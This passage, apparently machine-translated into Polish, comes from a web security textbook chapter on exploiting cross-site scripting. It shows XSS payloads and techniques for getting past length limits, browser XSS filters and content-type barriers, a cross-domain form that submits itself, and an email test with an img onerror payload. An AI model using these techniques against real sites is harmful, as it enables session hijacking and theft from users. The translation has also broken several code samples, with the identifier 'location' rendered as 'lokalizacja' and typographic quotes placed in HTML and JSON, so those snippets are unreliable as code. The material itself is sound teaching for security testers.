WSKAZÓWKA: Technika rozciągania ładunku ataku na wiele pól może być czasem wykorzystana do pokonania innych typów filtrów obronnych. Dość często zdarza się, że na jednej stronie aplikacji wdrażane są różne metody sprawdzania poprawności i oczyszczania danych w różnych polach. W poprzednim przykładzie załóżmy, że parametry page_id i mode podlegają maksymalnej długości 12 znaków. Ponieważ pola te są tak krótkie, twórcy aplikacji nie zadali sobie trudu, aby zaimplementować jakiekolwiek filtry XSS. Z drugiej strony parametr początkowy ma nieograniczoną długość, dlatego zaimplementowano rygorystyczne filtry, aby zapobiec wstrzykiwaniu znaków „< lub >. W tym scenariuszu, pomimo wysiłków programistów, nadal możliwe jest wstawienie dowolnie długiego skryptu do parametru seed bez użycia któregokolwiek z zablokowanych znaków, ponieważ kontekst JavaScript może być tworzony przez dane wstrzykiwane do otaczających pól.

Trzecią techniką pokonywania ograniczeń długości, która w niektórych sytuacjach może być bardzo skuteczna, jest „przekształcenie” odzwierciedlonej luki XSS w lukę opartą na modelu DOM. Na przykład w pierwotnej odzwierciedlonej luce w zabezpieczeniach XSS, jeśli aplikacja nakłada ograniczenie długości na parametr wiadomości kopiowany na zwróconą stronę, można wstrzyknąć następujący 45-bajtowy skrypt, który ocenia ciąg fragmentu w bieżącym adresie URL:

<script>eval(lokalizacja.hash.slice(1))</script>

Wstrzykując ten skrypt do parametru, który jest podatny na odbity XSS, możesz skutecznie wywołać lukę XSS opartą na DOM na wynikowej stronie, a tym samym wykonać drugi skrypt znajdujący się w ciągu fragmentu, który jest poza kontrolą filtrów aplikacji i może być dowolnie długi. Na przykład:

http://mdsec.net/error/5/Error.ashx?message=<script>eval(lokalizacja.hash

.substr(1))</script>#alert('długi skrypt tutaj .....')

Oto jeszcze krótsza wersja, która działa w większości sytuacji:

http://mdsec.net/error/5/Error.ashx?message=<script>eval(unescape(lokalizacja))

</script>#%0Aalert('długi skrypt tutaj...')

W tej wersji cały adres URL jest dekodowany w adresie URL, a następnie przekazywany do polecenia eval. Cały adres URL jest wykonywany jako prawidłowy JavaScript, ponieważ http: przedrostek protokołu służy jako etykieta kodowa, znak // następujący po przedrostku protokołu służy jako komentarz jednowierszowy, a %0A jest dekodowany w adresie URL i staje się znakiem nowej linii, sygnalizującym koniec komentarza.

Dostarczanie działających exploitów XSS

Zwykle, gdy pracujesz nad potencjalną luką XSS w celu zrozumienia i obejścia filtrów aplikacji, pracujesz poza przeglądarką, używając narzędzia takiego jak Burp Repeater do wielokrotnego wysyłania tego samego żądania, modyfikując je za każdym razem w niewielkim stopniu, i testowanie wpływu na odpowiedź. W niektórych sytuacjach po stworzeniu w ten sposób ataku opartego na weryfikacji koncepcji nadal możesz mieć wiele do zrobienia, aby przeprowadzić praktyczny atak na innych użytkowników aplikacji. Na przykład punkt wejścia dla XSS może być nietrywialny do kontrolowania w żądaniach innych użytkowników, takich jak plik cookie lub nagłówek strony odsyłającej. Lub docelowi użytkownicy mogą używać przeglądarki z wbudowaną ochroną przed odbitymi atakami XSS. W tej sekcji omówiono różne wyzwania, które mogą pojawić się podczas dostarczania działających exploitów XSS w praktyce oraz sposoby ich obejścia.

Eskalacja ataku na inne strony aplikacji

Załóżmy, że zidentyfikowana luka w zabezpieczeniach znajduje się w nieinteresującym obszarze aplikacji i dotyczy tylko nieuwierzytelnionych użytkowników, a inny obszar zawiera naprawdę wrażliwe dane i funkcje, które chcesz naruszyć. W takiej sytuacji zwykle dość łatwo jest opracować ładunek ataku, który można przeprowadzić za pośrednictwem błędu XSS w jednym obszarze aplikacji i który utrzymuje się w przeglądarce użytkownika, aby skompromitować ofiarę w dowolnym miejscu w tej samej domenie. Jedną z prostych metod jest utworzenie przez exploita ramki iframe obejmującej całe okno przeglądarki i ponowne załadowanie bieżącej strony w ramce iframe. Gdy użytkownik porusza się po witrynie i loguje się do uwierzytelnionego obszaru, wstrzyknięty skrypt nadal działa w oknie najwyższego poziomu. Może łączyć się ze wszystkimi zdarzeniami nawigacyjnymi i przesyłaniem formularzy w potomnym elemencie iframe, monitorować całą treść odpowiedzi pojawiającą się w

elemencie iframe i oczywiście przejmować sesję użytkownika w odpowiednim momencie. W przeglądarkach obsługujących HTML5 skrypt może nawet ustawić odpowiedni adres URL na pasku adresu, gdy użytkownik przechodzi między stronami, używając funkcji window.history.pushState(). Jeden przykład tego rodzaju exploita można znaleźć pod tym adresem URL:

http://blog.kotowicz.net/2010/11/xss-track-how-to-quietly-track-whole.html

POWSZECHNY MIT

„Nie martwimy się żadnymi błędami XSS w nieuwierzytelnionej części naszej witryny. Nie można ich używać do przejmowania sesji".

Myśl ta jest błędna z dwóch powodów. Po pierwsze, błąd XSS w nieuwierzytelnionej części aplikacji może być zwykle wykorzystany do bezpośredniego naruszenia sesji uwierzytelnionych użytkowników. W związku z tym nieuwierzytelniona odzwierciedlona wada XSS jest zwykle poważniejsza niż uwierzytelniona, ponieważ zakres potencjalnych ofiar jest szerszy. Po drugie, nawet jeśli użytkownik nie został jeszcze uwierzytelniony, osoba atakująca może wdrożyć niektóre funkcje trojana, które utrzymują się w przeglądarce ofiary po wielu żądaniach, czekając, aż ofiara się zaloguje, a następnie przechwytując wynikającą z tego sesję. Możliwe jest nawet przechwycenie hasła użytkownika za pomocą keyloggera napisanego w JavaScript

Modyfikowanie metody żądania

Załóżmy, że zidentyfikowana przez Ciebie luka w zabezpieczeniach XSS wykorzystuje żądanie POST, ale najwygodniejsza metoda przeprowadzenia ataku wymaga metody GET — na przykład poprzez wysłanie posta na forum zawierającego tag IMG ukierunkowany na podatny adres URL. W takich przypadkach zawsze warto zweryfikować, czy aplikacja obsłuży żądanie w ten sam sposób, jeśli jest ono konwertowane na żądanie GET. Wiele aplikacji toleruje żądania w dowolnej formie. W Burp Suite możesz użyć polecenia „zmień metodę żądania" w menu kontekstowym, aby przełączać dowolne żądanie między metodami GET i POST.

POWSZECHNY MIT

„Tego błędu XSS nie można wykorzystać. Nie mogę sprawić, by mój atak działał jako żądanie GET".

Jeśli odzwierciedloną lukę XSS można wykorzystać tylko przy użyciu metody POST, aplikacja nadal jest podatna na różne mechanizmy dostarczania ataków, w tym te, które wykorzystują złośliwą stronę internetową strony trzeciej. W niektórych sytuacjach przydatna może być technika odwrotna. Przekształcenie ataku wykorzystującego metodę GET w atak wykorzystujący metodę POST może umożliwić ominięcie niektórych filtrów. Wiele aplikacji przeprowadza ogólne filtrowanie żądań w całej aplikacji dla znanych łańcuchów ataków. Jeśli aplikacja spodziewa się otrzymywać żądania przy użyciu metody GET, może wykonać to filtrowanie tylko na ciągu zapytania adresu URL. Konwertując żądanie na metodę POST, możesz ominąć ten filtr.

Wykorzystywanie XSS za pomocą plików cookie

Niektóre aplikacje zawierają odzwierciedlone luki w zabezpieczeniach XSS, dla których punktem wejścia do ataku jest plik cookie żądania. W tej sytuacji możesz użyć różnych technik, aby wykorzystać lukę:

* Podobnie jak w przypadku modyfikowania metody żądania, aplikacja może zezwolić na użycie adresu URL lub parametru treści o tej samej nazwie co plik cookie w celu uruchomienia luki.

* Jeśli aplikacja zawiera jakąkolwiek funkcję, która umożliwia bezpośrednie ustawienie wartości pliku cookie (na przykład stronę preferencji, która ustawia pliki cookie na podstawie przesłanych wartości parametrów), możesz być w stanie opracować atak polegający na fałszowaniu żądań między witrynami, który ustawia wymagane cookie w przeglądarce ofiary. Wykorzystanie luki wymagałoby wówczas nakłonienia ofiary do wykonania dwóch żądań: ustawienia wymaganego pliku cookie zawierającego ładunek XSS oraz żądania funkcjonalności, w której wartość pliku cookie jest przetwarzana w niebezpieczny sposób.

* W przeszłości istniały różne luki w zabezpieczeniach technologii rozszerzeń przeglądarek, takich jak Flash, które umożliwiały wysyłanie żądań między domenami z dowolnymi nagłówkami HTTP. Obecnie co najmniej jedna taka luka jest powszechnie znana, ale nie została jeszcze załatana. Możesz wykorzystać jedną z tych luk we wtyczkach przeglądarki do wysyłania żądań między domenami zawierających dowolny nagłówek pliku cookie zaprojektowany w celu uruchomienia luki.

* Jeśli żadna z powyższych metod nie okazała się skuteczna, możesz wykorzystać inny znaleziony błąd XSS w tej samej (lub pokrewnej) domenie, aby ustawić trwały plik cookie o wymaganej wartości, zapewniając w ten sposób trwałe zagrożenie dla użytkownika będącego ofiarą.

Wykorzystanie XSS w nagłówku strony odsyłającej

Niektóre aplikacje zawierają odzwierciedlone luki w zabezpieczeniach XSS, które można uruchomić tylko za pomocą nagłówka Referer. Są one zazwyczaj dość łatwe do wykorzystania przy użyciu serwera WWW kontrolowanego przez atakującego. Ofiara jest nakłaniana do zażądania adresu URL na serwerze atakującego, który zawiera odpowiedni ładunek XSS dla podatnej aplikacji. Serwer atakującego zwraca odpowiedź, która powoduje wysłanie żądania do podatnego adresu URL, a ładunek atakującego jest zawarty w nagłówku Referer, który jest wysyłany z tym żądaniem. W niektórych sytuacjach luka w zabezpieczeniach XSS jest uruchamiana tylko wtedy, gdy nagłówek strony odsyłającej zawiera adres URL w tej samej domenie, co aplikacja, której dotyczy luka. Tutaj możesz być w stanie wykorzystać dowolne funkcje przekierowania na stronie w aplikacji, aby przeprowadzić atak. Aby to zrobić, musisz skonstruować adres URL do funkcji przekierowania, który zarówno zawiera prawidłowy exploit XSS, jak i powoduje przekierowanie do podatnego adresu URL. Powodzenie tego ataku zależy od metody przekierowania używanej przez funkcję oraz od tego, czy obecne przeglądarki aktualizują nagłówek Referer podczas podążania za przekierowaniami tego typu.

Wykorzystanie XSS w niestandardowych treściach żądań i odpowiedzi

Dzisiejsze złożone aplikacje coraz częściej wykorzystują żądania Ajax, które nie zawierają tradycyjnych parametrów żądania. Zamiast tego żądania często zawierają dane w formatach takich jak XML i JSON lub wykorzystujące różne schematy serializacji. Odpowiednio, odpowiedzi na te żądania często zawierają dane w tym samym lub innym formacie, a nie HTML. Funkcjonalność po stronie serwera związana z tymi żądaniami i odpowiedziami często wykazuje zachowanie podobne do XSS. Ładunki żądań, które normalnie wskazywałyby na obecność luki w zabezpieczeniach, są zwracane przez aplikację w niezmienionej postaci. W tej sytuacji nadal istnieje możliwość wykorzystania tego zachowania do przeprowadzenia ataku XSS. Aby to zrobić, musisz sprostać dwóm różnym wyzwaniom:

* Musisz znaleźć sposób, aby spowodować, że użytkownik-ofiara złoży niezbędne żądanie w wielu domenach.

* Musisz znaleźć sposób na manipulowanie odpowiedzią, tak aby wykonywała ona twój skrypt, gdy jest pobierana przez przeglądarkę.

Żadne z tych wyzwań nie jest trywialne. Po pierwsze, żądania, o których mowa, są zwykle wysyłane z języka JavaScript przy użyciu XMLHttpRequest (patrz rozdział 3). Domyślnie nie można tego używać do wysyłania żądań między domenami. Chociaż XMLHttpRequest jest modyfikowany w HTML5, aby umożliwić witrynom określanie innych domen, które mogą z nimi wchodzić w interakcje, jeśli znajdziesz cel, który umożliwia interakcję strony trzeciej, prawdopodobnie istnieją prostsze sposoby na złamanie go (patrz rozdział 13). Po drugie, w przypadku każdego ataku odpowiedź zwrócona przez aplikację zostanie wykorzystana bezpośrednio przez przeglądarkę ofiary, a nie przez niestandardowy skrypt, który przetwarza ją w oryginalnym kontekście. Odpowiedź będzie zawierać dane w dowolnym formacie innym niż HTML, zwykle z odpowiednim nagłówkiem Content-Type. W takiej sytuacji przeglądarka przetwarza odpowiedź w normalny sposób dla tego typu danych (jeśli jest rozpoznawana), a zwykłe metody wprowadzania kodu skryptu przez HTML mogą być nieistotne. Chociaż nietrywialne, w niektórych sytuacjach można sprostać obu tym wyzwaniom, umożliwiając wykorzystanie zachowania podobnego do XSS w celu przeprowadzenia działającego ataku. Zbadamy, jak można to zrobić na przykładzie formatu danych XML.

Wysyłanie żądań XML między domenami

Możliwe jest wysyłanie prawie dowolnych danych między domenami w treści żądania HTTP za pomocą formularza HTML z atrybutem enctype ustawionym na tekst/zwykły. To mówi przeglądarce, aby obsługiwała parametry formularza w następujący sposób:

* Wyślij każdy parametr w osobnej linii w żądaniu.

* Użyj znaku równości, aby oddzielić nazwę i wartość każdego parametru (jak zwykle).

* Nie wykonuj żadnego kodowania adresów URL nazw parametrów ani wartości.

Chociaż niektóre przeglądarki nie honorują tej specyfikacji, jest ona właściwie honorowana przez aktualne wersje Internet Explorera, Firefoksa i Opery. Opisane zachowanie oznacza, że możesz wysłać dowolne dane w treści wiadomości, pod warunkiem, że w dowolnym miejscu danych znajduje się co najmniej jeden znak równości. Aby to zrobić, dzielisz dane na dwie części, przed i po znaku równości. Pierwszą porcję umieszczasz w nazwie parametru, a drugą w wartości parametru. Kiedy przeglądarka konstruuje żądanie, wysyła dwa fragmenty oddzielone znakiem równości, tworząc w ten sposób dokładnie wymagane dane. Ponieważ XML zawsze zawiera co najmniej jeden znak równości, w atrybucie wersji otwierającego znacznika XML możemy użyć tej techniki do przesłania dowolnych danych XML między domenami w treści wiadomości. Na przykład, jeśli wymagany kod XML wyglądałby następująco:

<?xml version=”1.0”?><data><param>foo</param></data>

możemy wysłać to za pomocą następującego formularza:

<form enctype=”text/plain” action=”http://wahh-app.com/ vuln.php”

method=”POST”>

<input type=”hidden” name=’<?xml version’

value=’”1.0”?><data><param>foo</param></data>’>

</form><script>document.forms[0].submit();</script>

Aby uwzględnić typowe znaki ataku w wartości parametru param, takie jak nawiasy ostre tagów, musiałyby one być zakodowane w HTML w żądaniu XML. Dlatego musiałyby być podwójnie zakodowane w formacie HTML w formularzu HTML, który generuje to żądanie.

WSKAZÓWKA: Możesz użyć tej techniki do przesyłania żądań międzydomenowych zawierających praktycznie dowolny typ treści, na przykład dane zakodowane w formacie JSON i serializowane obiekty binarne, pod warunkiem, że w żądaniu możesz umieścić znak równości. Zwykle jest to możliwe poprzez modyfikację dowolnego pola tekstowego w żądaniu, które może zawierać znak równości. Na przykład w poniższych danych JSON pole komentarza służy do wprowadzenia wymaganego znaku równości:

{ „imię”: „Jan”, „e-mail”: „gomad@diet.com”, „komentarz”: „=” }

Jedynym istotnym zastrzeżeniem dotyczącym tej techniki jest to, że wynikowe żądanie będzie zawierało następujący nagłówek:

Content-Type: text/plain

Oryginalne żądanie normalnie zawierałoby inny nagłówek Content-Type, w zależności od tego, jak dokładnie został wygenerowany. Jeśli aplikacja toleruje dostarczony nagłówek Content-Type i przetwarza treść wiadomości w normalny sposób, technika ta może być z powodzeniem wykorzystana podczas próby opracowania działającego exploita XSS. Jeśli aplikacja nie przetworzy żądania w normalny sposób, ze względu na zmodyfikowany nagłówek Content-Type, może nie być możliwości wysłania odpowiedniego żądania międzydomenowego, aby wywołać zachowanie podobne do XSS.

WSKAZÓWKA: Jeśli zidentyfikujesz zachowanie podobne do XSS w żądaniu zawierającym niestandardową treść, pierwszą rzeczą, którą powinieneś zrobić, to szybko sprawdzić, czy zachowanie pozostanie, gdy zmienisz nagłówek Content-Type na text/plain. Jeśli tak nie jest, może nie warto inwestować dalszych wysiłków w próby opracowania działającego exploita XSS.

Wykonywanie JavaScript z odpowiedzi XML

Drugim wyzwaniem, które należy pokonać, próbując wykorzystać zachowanie podobne do XSS w niestandardowej treści, jest znalezienie sposobu na manipulowanie odpowiedzią, tak aby wykonywała ona twój skrypt, gdy jest pobierana bezpośrednio przez przeglądarkę. Jeśli odpowiedź zawiera niedokładny nagłówek Content-Type lub nie zawiera go wcale, lub jeśli Twoje dane wejściowe są odzwierciedlane bezpośrednio na początku treści odpowiedzi, to zadanie może być proste. Zwykle jednak odpowiedź zawiera nagłówek Content-Type, który dokładnie opisuje typ danych zwracanych przez aplikację. Co więcej, Twoje dane wejściowe są zazwyczaj odzwierciedlane w części odpowiedzi, a większość odpowiedzi przed i po tym punkcie będzie zawierała dane zgodne z odpowiednimi specyfikacjami dla określonego typu treści. Różne przeglądarki stosują różne podejścia do analizowania treści. Niektórzy po prostu ufają nagłówkowi Content-Type, a inni sprawdzają samą treść i są gotowi zastąpić podany typ, jeśli rzeczywisty typ wydaje się inny. Jednak w tej sytuacji obydwa podejścia sprawiają, że jest bardzo mało prawdopodobne, aby przeglądarka przetworzyła odpowiedź jako HTML. Jeśli możliwe jest skonstruowanie odpowiedzi, która pomyślnie wykona skrypt, zwykle wiąże się to z wykorzystaniem określonej cechy składniowej typu treści, do której jest wstrzykiwana. Na szczęście w przypadku XML można to osiągnąć, używając znaczników XML do zdefiniowania nowej przestrzeni nazw odwzorowanej na XHTML, co powoduje, że przeglądarka analizuje zastosowania tej przestrzeni nazw jako HTML. Na przykład, gdy Firefox przetwarza następującą odpowiedź, wykonywany jest wstrzyknięty skrypt:

HTTP/1.1 200 Ok

Content-Type: text/xml

Content-Length: 1098

<xml>

<data>

...

<a xmlns:a='http://www.w3.org/1999/xhtml'>

<a:body onload='alert(1)'/>

...

</data>

</xml>

Jak wspomniano, exploit ten odnosi sukces, gdy odpowiedź jest pobierana bezpośrednio przez przeglądarkę, a nie przez oryginalny komponent aplikacji, który normalnie przetwarzałby odpowiedź.

Atakowanie filtrów XSS przeglądarki

Jedna z przeszkód w praktycznym wykorzystaniu praktycznie każdej widocznej luki w zabezpieczeniach XSS wynika z różnych funkcji przeglądarki, które próbują chronić użytkowników przed właśnie tymi atakami. Bieżące wersje przeglądarki Internet Explorer domyślnie zawierają filtr XSS, a podobne funkcje są dostępne jako wtyczki do kilku innych przeglądarek. Wszystkie te filtry działają w podobny sposób: pasywnie monitorują żądania i odpowiedzi, używają różnych reguł do identyfikowania możliwych ataków XSS w toku, a po zidentyfikowaniu potencjalnego ataku modyfikują części odpowiedzi, aby zneutralizować możliwy atak. Jak już omówiliśmy, warunki XSS należy uznać za luki w zabezpieczeniach, jeśli można je wykorzystać za pośrednictwem dowolnej powszechnie używanej przeglądarki, a obecność filtrów XSS w niektórych przeglądarkach nie oznacza, że luki w zabezpieczeniach XSS nie muszą być naprawiane. Niemniej jednak w niektórych praktycznych sytuacjach osoba atakująca może potrzebować wykorzystać lukę w zabezpieczeniach za pośrednictwem przeglądarki, która implementuje filtr XSS. Ponadto sposoby obejścia filtrów XSS są następujące ciekawe same w sobie. W niektórych przypadkach można je wykorzystać, aby ułatwić przeprowadzanie innych ataków, które w innym przypadku byłyby niemożliwe. W tej sekcji omówiono filtr XSS przeglądarki Internet Explorer. Obecnie jest to najbardziej dojrzały i powszechnie stosowany filtr.

Podstawowe działanie filtra IE XSS jest następujące:

* W żądaniach międzydomenowych każda wartość parametru jest sprawdzana w celu zidentyfikowania możliwych prób wstrzyknięcia kodu JavaScript. Odbywa się to poprzez sprawdzenie wartości z opartą na wyrażeniach regularnych czarną listą typowych ciągów ataku.

* Jeśli zostanie znaleziona potencjalnie szkodliwa wartość parametru, odpowiedź jest sprawdzana w celu sprawdzenia, czy zawiera ona tę samą wartość.

* Jeśli wartość pojawia się w odpowiedzi, odpowiedź jest oczyszczana, aby uniemożliwić wykonanie jakiegokolwiek skryptu. Na przykład <script> został zmodyfikowany, aby stał się

<sc#ipt>.

Pierwszą rzeczą, którą należy powiedzieć o filtrze IE XSS jest to, że generalnie jest on bardzo skuteczny w blokowaniu standardowej eksploatacji błędów XSS, znacznie podnosząc poprzeczkę dla każdego atakującego, który próbuje przeprowadzić te ataki. To powiedziawszy, filtr można ominąć na kilka ważnych sposobów. Możesz także wykorzystać działanie filtra, aby przeprowadzać ataki, które w przeciwnym razie byłyby niemożliwe. Po pierwsze, niektóre sposoby obejścia filtra wynikają z podstawowych cech jego konstrukcji:

* Pod uwagę brane są tylko wartości parametrów, a nie nazwy parametrów. Niektóre aplikacje są podatne na trywialne ataki za pośrednictwem nazw parametrów, na przykład jeśli w odpowiedzi zostanie powtórzony cały żądany adres URL lub ciąg zapytania. Atakom tym nie zapobiega filtr.

* Ponieważ każda wartość parametru jest rozpatrywana oddzielnie, jeśli więcej niż jeden parametr jest odzwierciedlony w tej samej odpowiedzi, możliwe może być rozciągnięcie ataku między tymi dwoma parametrami, jak opisano jako technikę pokonywania ograniczeń długości. Jeśli ładunek XSS można podzielić na porcje, z których żadna indywidualnie nie pasuje do czarnej listy zablokowanych wyrażeń, filtr nie zablokuje ataku.

* Uwzględniane są tylko żądania między domenami ze względu na wydajność. W związku z tym, jeśli osoba atakująca może spowodować, że użytkownik zażąda „na miejscu" adresu URL XSS, atak nie zostanie zablokowany. Zasadniczo można to osiągnąć, jeśli aplikacja zawiera jakiekolwiek zachowanie, które umożliwia atakującemu wstrzyknięcie dowolnych linków do strony przeglądanej przez innego użytkownika (nawet jeśli sam w sobie jest to odbity atak; filtr XSS ma na celu blokowanie tylko wstrzykniętych skryptów, a nie wstrzykniętych linków)). W tym scenariuszu atak wymaga dwóch kroków: wstrzyknięcia złośliwego łącza na stronę użytkownika oraz kliknięcia łącza przez użytkownika i odebrania ładunku XSS.

Po drugie, niektóre szczegóły implementacji dotyczące zachowania przeglądarki i serwera pozwalają w niektórych przypadkach ominąć filtr XSS:

* Jak widać, przeglądarki tolerują różnego rodzaju nieoczekiwane znaki i składnię podczas przetwarzania HTML, na przykład tolerancję bajtów NULL przez IE. Dziwactwa w zachowaniu IE można czasem wykorzystać do ominięcia własnego filtra XSS.

* Jak omówiono w rozdziale 10, serwery aplikacji zachowują się na różne sposoby, gdy żądanie zawiera wiele parametrów żądania o tej samej nazwie. W niektórych przypadkach łączą wszystkie otrzymane wartości. Na przykład w ASP.NET, jeśli ciąg zapytania zawiera:

p1=foo&p1=bar

wartość parametru p1 przekazywana do aplikacji to:

p1=foo,bar

Natomiast filtr IE XSS nadal przetwarza każdy parametr osobno, nawet jeśli mają tę samą nazwę. Ta różnica w zachowaniu może ułatwić rozpięcie ładunku XSS na kilka „różnych" parametrów żądania o tej samej nazwie, z pominięciem czarnej listy z każdą osobną wartością, z których wszystkie są ponownie łączone przez serwer.

Po trzecie, sposób, w jaki filtr oczyszcza kod skryptu w odpowiedziach aplikacji, może zostać faktycznie wykorzystany do przeprowadzania ataków, które w innym przypadku byłyby niemożliwe. Głównym tego powodem jest to, że filtr działa pasywnie, szukając tylko korelacji między wejściami podobnymi do skryptu a wyjściami podobnymi do skryptu. Nie może interaktywnie sondować aplikacji, aby potwierdzić, czy dana część danych wejściowych faktycznie powoduje daną część danych wyjściowych.

W rezultacie osoba atakująca może faktycznie wykorzystać filtr do selektywnego zneutralizowania własnego kodu skryptu aplikacji, który pojawia się w odpowiedziach. Jeśli atakujący uwzględni część istniejącego skryptu w wartości parametru żądania, filtr IE XSS widzi, że w żądaniu i odpowiedzi pojawia się ten sam kod skryptu i modyfikuje skrypt w odpowiedzi, aby uniemożliwić jego wykonanie. Zidentyfikowano sytuacje, w których zneutralizowanie istniejącego skryptu zmienia kontekst syntaktyczny kolejnej części odpowiedzi, która zawiera odzwierciedlenie danych wprowadzonych przez użytkownika. Ta zmiana kontekstu może oznaczać, że własne filtrowanie danych wejściowych przez aplikację nie jest już wystarczające. Dzięki temu odbicie może zostać wykorzystane do przeprowadzenia ataku XSS w sposób, który był niemożliwy bez zmian wprowadzonych przez filtr IE XSS. Jednak sytuacje, w których do tego doszło, na ogół dotyczyły przypadków brzegowych o nietypowych funkcjach lub ujawniły defekty we wcześniejszych wersjach filtra IE XSS, które zostały już naprawione. Co ważniejsze, zdolność atakującego do selektywnego neutralizowania własnego kodu skryptu aplikacji może zostać wykorzystana do przeprowadzania zupełnie innych ataków poprzez ingerencję w mechanizmy kontrolne aplikacji związane z bezpieczeństwem. Ogólny przykład tego odnosi się do usuwania defensywnego kodu blokującego ramki , ale wiele innych przykładów może się pojawić w związku z kodem specyficznym dla aplikacji, który wykonuje kluczowe defensywne zadania bezpieczeństwa po stronie klienta.

Wyszukiwanie i wykorzystywanie przechowywanych luk w zabezpieczeniach XSS

Proces identyfikowania przechowywanych luk w zabezpieczeniach XSS zasadniczo pokrywa się z procesem opisanym dla odbitego XSS. Obejmuje to przesłanie unikalnego ciągu w każdym punkcie wejścia w aplikacji. Należy jednak pamiętać o kilku ważnych różnicach, aby zmaksymalizować liczbę zidentyfikowanych luk.

KROKI HACKOWANIA

1. Po przesłaniu unikalnego ciągu do każdej możliwej lokalizacji w aplikacji należy ponownie przejrzeć całą zawartość i funkcjonalność aplikacji, aby zidentyfikować przypadki, w których ten ciąg jest wyświetlany z powrotem w przeglądarce. Dane kontrolowane przez użytkownika wprowadzone w jednym miejscu (na przykład pole nazwiska na stronie z danymi osobowymi) mogą być wyświetlane w wielu miejscach w całej aplikacji. (Na przykład może znajdować się na stronie głównej użytkownika, na liście zarejestrowanych użytkowników, w elementach przepływu pracy, takich jak zadania, na listach kontaktów innych użytkowników, w wiadomościach lub pytaniach opublikowanych przez użytkownika lub w dziennikach aplikacji). Każdy wygląd sznurka może podlegać różnym filtrom ochronnym i dlatego należy go zbadać osobno.

2. Jeśli to możliwe, należy przejrzeć wszystkie obszary aplikacji dostępne dla administratorów, aby zidentyfikować pojawienie się jakichkolwiek danych, które mogą być kontrolowane przez użytkowników niebędących administratorami. Aplikacja może na przykład umożliwiać administratorom przeglądanie plików dziennika w przeglądarce. Bardzo często tego typu funkcje zawierają luki XSS, które atakujący może wykorzystać, generując wpisy dziennika zawierające złośliwy kod HTML.

3. Podczas wysyłania ciągu testowego do każdej lokalizacji w aplikacji czasami wystarczy po prostu opublikować go jako każdy parametr na każdej stronie. Wiele funkcji aplikacji musi przejść przez kilka etapów, zanim przesłane dane zostaną faktycznie zapisane. Na przykład czynności takie jak rejestracja nowego użytkownika, złożenie zamówienia na zakupy czy wykonanie przelewu często wiążą się ze złożeniem kilku różnych żądań w określonej kolejności. Aby uniknąć pominięcia jakichkolwiek luk w zabezpieczeniach, konieczne jest dokończenie każdego przypadku testowego.

4. Podczas sondowania odbitego XSS-a jesteś zainteresowany każdym aspektem prośby ofiary, który możesz kontrolować. Obejmuje to wszystkie parametry żądania, każdy nagłówek HTTP i tak dalej. W przypadku przechowywanych XSS-ów warto również zbadać wszelkie kanały pozapasmowe, przez które aplikacja odbiera i przetwarza dane wejściowe, które możesz kontrolować. Wszelkie takie kanały są odpowiednimi wektorami ataku do wprowadzenia przechowywanych ataków XSS. Przejrzyj wyniki ćwiczeń z mapowania aplikacji, aby zidentyfikować każdy możliwy obszar ataku.

5. Jeśli aplikacja umożliwia wysyłanie i pobieranie plików, zawsze sprawdzaj tę funkcjonalność pod kątem przechowywanych ataków XSS. Szczegółowe techniki testowania tego typu funkcjonalności zostaną omówione w dalszej części tego rozdziału.

6. Pomyśl z wyobraźnią o wszelkich innych możliwych środkach, za pomocą których dane, które kontrolujesz, mogą być przechowywane przez aplikację i wyświetlane innym użytkownikom. Na przykład, jeśli funkcja wyszukiwania w aplikacji wyświetla listę popularnych elementów wyszukiwania, możesz być w stanie wprowadzić zapisany ładunek XSS, wyszukując go wiele razy, mimo że główna funkcja wyszukiwania sama w sobie bezpiecznie obsługuje dane wejściowe.

Po zidentyfikowaniu każdego przypadku, w którym dane kontrolowane przez użytkownika są przechowywane przez aplikację, a następnie wyświetlane z powrotem w przeglądarce, należy wykonać ten sam proces opisany wcześniej w celu zbadania potencjalnych luk w zabezpieczeniach XSS. Oznacza to, że należy określić, jakie dane wejściowe należy wprowadzić, aby osadzić prawidłowy kod JavaScript w otaczającym kodzie HTML, a następnie spróbować obejść wszelkie filtry, które zakłócają przetwarzanie ładunku ataku.

WSKAZÓWKA: Podczas sondowania odbitego XSS-a łatwo jest zidentyfikować, które parametry żądania są potencjalnie podatne na ataki. Możesz testować jeden parametr naraz i przeglądać każdą odpowiedź pod kątem dowolnego wyglądu danych wejściowych. Jednak w przypadku przechowywanego XSS może to być mniej proste. Jeśli prześlesz ten sam ciąg testowy jako każdy parametr na każdej stronie, może się okazać, że ten ciąg pojawi się ponownie w wielu miejscach w aplikacji. Z kontekstu może nie wynikać, który dokładnie parametr odpowiada za wygląd. Aby uniknąć tego problemu, możesz przesłać inny ciąg testowy jako każdy parametr podczas sondowania zapisanych błędów XSS. Na przykład możesz połączyć swój unikalny ciąg znaków z nazwą pola, do którego jest przesyłany.

Niektóre specyficzne techniki mają zastosowanie podczas testowania przechowywanych luk XSS w określonych typach funkcjonalności. W poniższych sekcjach omówiono niektóre z nich bardziej szczegółowo.

Testowanie XSS w aplikacjach poczty internetowej

Jak omówiliśmy, aplikacje poczty internetowej są z natury narażone na ryzyko, że zawierają zapisane luki w zabezpieczeniach XSS, ponieważ zawierają treść HTML otrzymaną bezpośrednio od stron trzecich na stronach aplikacji wyświetlanych użytkownikom. Aby przetestować tę funkcjonalność, najlepiej byłoby założyć własne konto e-mail w aplikacji, wysyłać do siebie różne exploity XSS w wiadomościach e-mail i przeglądać każdą wiadomość w aplikacji, aby określić, czy któryś z exploitów są udane. Aby dokładnie wykonać to zadanie, musisz wysyłać wszelkiego rodzaju nietypowe treści HTML w wiadomościach e-mail, tak jak opisaliśmy testowanie obejść w filtrach wejściowych. Jeśli ograniczysz się do korzystania ze standardowego klienta poczty e-mail, prawdopodobnie okaże się, że nie masz wystarczającej kontroli nad nieprzetworzoną treścią wiadomości lub klient może sam oczyścić lub „oczyścić" celowo zniekształconą składnię. W takiej sytuacji generalnie preferowane jest skorzystanie z alternatywnego sposobu generowania wiadomości e-mail, który daje bezpośrednią

kontrolę nad treścią wiadomości. Jedną z metod jest użycie polecenia sendmail w systemie UNIX. Musisz skonfigurować komputer ze szczegółami serwera pocztowego, którego ma używać do wysyłania poczty wychodzącej. Następnie możesz utworzyć swój surowy e-mail w edytorze tekstu i wyślij go za pomocą tego polecenia:

sendmail -t test@example.org < e-mail.txt

Poniżej znajduje się przykład surowego pliku e-mail. Oprócz testowania różnych ładunków XSS i pomijania filtrów w treści wiadomości, możesz także spróbować określić inny typ zawartości i zestaw znaków:

MIME-Version: 1.0

From: test@example.org

Content-Type: text/html; charset=us-ascii

Content-Transfer-Encoding: 7bit

Subject: XSS test

<html>

<body>

<img src=``onerror=alert(1)>

</body>

</html>

